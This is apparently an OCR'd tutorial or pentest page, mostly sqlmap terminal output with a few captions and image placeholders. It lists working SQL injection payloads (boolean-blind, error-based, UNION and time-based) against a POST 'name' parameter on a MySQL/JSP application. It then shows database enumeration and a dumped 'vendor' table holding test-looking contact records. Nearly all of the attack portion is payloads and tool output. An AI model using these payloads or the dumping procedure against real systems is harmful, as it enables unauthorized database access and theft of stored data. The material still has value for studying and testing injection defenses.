
```
[12:04:23] [INFO] testing connection to the target URL
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: POST
Parameter: name
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: name=Baaz' AND 6387=6387 AND 'TUSr'='TUSr

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: name=Baaz' AND (SELECT 9504 FROM(SELECT COUNT(*),CONCAT(0x717a6b6471,(SELECT
(CASE WHEN (9504=9504) THEN 1 ELSE 0 END)),0x7176646d71,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'hxTg'='hxTg

    Type: UNION query
    Title: MySQL UNION query (NULL) - 6 columns
    Payload: name=Baaz' UNION ALL SELECT
NULL,NULL,NULL,NULL,CONCAT(0x717a6b6471,0x4f6145586b4a6e436d71,0x7176646d71),NULL#

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: name=Baaz' AND SLEEP(5) AND 'WqGo'='WqGo
---
[12:04:23] [INFO] the back-end DBMS is MySQL
web application technology: JSP
back-end DBMS: MySQL 5.0
[12:04:23] [INFO] sqlmap will dump entries of all tables from all databases now
[12:04:23] [INFO] fetching database names
[12:04:23] [INFO] fetching tables for databases: 'employees, information_schema, mysql,
performance_schema, sonar, star, test'
[12:04:23] [INFO] fetching columns for table 'vendor' in database 'star'
[12:04:23] [INFO] fetching entries for table 'vendor' in database 'star'
[12:04:23] [INFO] analyzing table dump for possible password hashes
Database: star
Table: vendor
[5 entries]
```

identified databases



```
[12:04:23] [INFO] fetching columns for table 'vendor' in database 'star'
[12:04:23] [INFO] fetching entries for table 'vendor' in database 'star'
[12:04:23] [INFO] analyzing table dump for possible password hashes
Database: star
Table: vendor
[5 entries]
+--------------------------------------+-------+---------------+---------------
+------------------------------------------------+----------------------+----------
+-----------+-----------+-------------------+-----------+-----------+------------
+------------+------------+-------------+-------------+------------------------+------------
+--------------+-------------------------+----------------+----------------
+------------------+----------------+-----------------+----------------------
+-----------------------+
| id                                   | zip   | city            | state           | comment
| country              | billType | enteredBy | phoneType | specialty         | extension |
emailType | dateEdited | billPeriod | statusType | addressType | phoneNumber | companyName
| dateEntered | lastEditedBy | emailAddress            | addressLineTwo | minorityStatus |
addressLineOne    | mailPreference | numberEmployees | primaryContactMedium |
masterAgreementNumber |
+--------------------------------------+-------+---------------+---------------
+------------------------------------------------+----------------------+----------
+-----------+-----------+-------------------+-----------+-----------+------------
+------------+------------+-------------+-------------+------------------------+------------
+--------------+-------------------------+----------------+----------------
+------------------+----------------+-----------------+----------------------
+-----------------------+
| 0341fc97-9a40-488f-8193-da163618622c | NULL  | NULL            | NULL            | NULL
| NULL                 | NULL     | NULL      | NULL      | NULL              | NULL      |
NULL      | NULL       | NULL       | NULL       | NULL        | NULL        | NULL
| NULL        | NULL         | NULL                    | NULL           | NULL           |
NULL             | NULL             | NULL              | NULL                 | NULL
|
| 7ad32c39-fb81-41d7-8315-ace1e17626dd | 43221 | Columbus        | OH              | <blank>
| USA                  | 1        | NULL      | 1         | Fossil Excavation | <blank>   | 1
| 11/19/2012 | 1          | 1          | 1           | 6141234567  | Manly James (you wish) |
NULL        | admin        | test@manifestcorp.com   | <blank>         | 1              | 123
```


dumped table data



provides a CSV version

